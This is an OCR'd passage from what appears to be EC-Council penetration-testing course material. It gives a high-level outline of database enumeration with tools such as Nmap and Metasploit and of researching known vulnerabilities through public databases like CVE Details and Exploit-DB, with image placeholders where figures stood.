


Figure J.18: phpMyAdmin tool

You can also use tools such as Nmap and Metasploit to enumerate the MySQL server database.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability and Exploit Research

As a tester, we recommend you to know the process of performing extensive research about the database vulnerabilities and exploits. In this module, you will learn the process of finding vulnerabilities related to different databases.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Conduct Exploit Research for Known Vulnerabilities

We recommend the testers to find the exploits for known vulnerabilities of a database. You must find the OS, servers, open ports, services, version, and other details of the target database. Use the gathered database information as queries across search engines, such as Google, to find known vulnerabilities, publicly accessible events, and other details related to a specific version of database.

You may also use the information to search for exploits across vulnerability databases, such as Google Hacking Database, CVE Details, and Exploit-DB.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.19: Finding database vulnerabilities across CVE Details



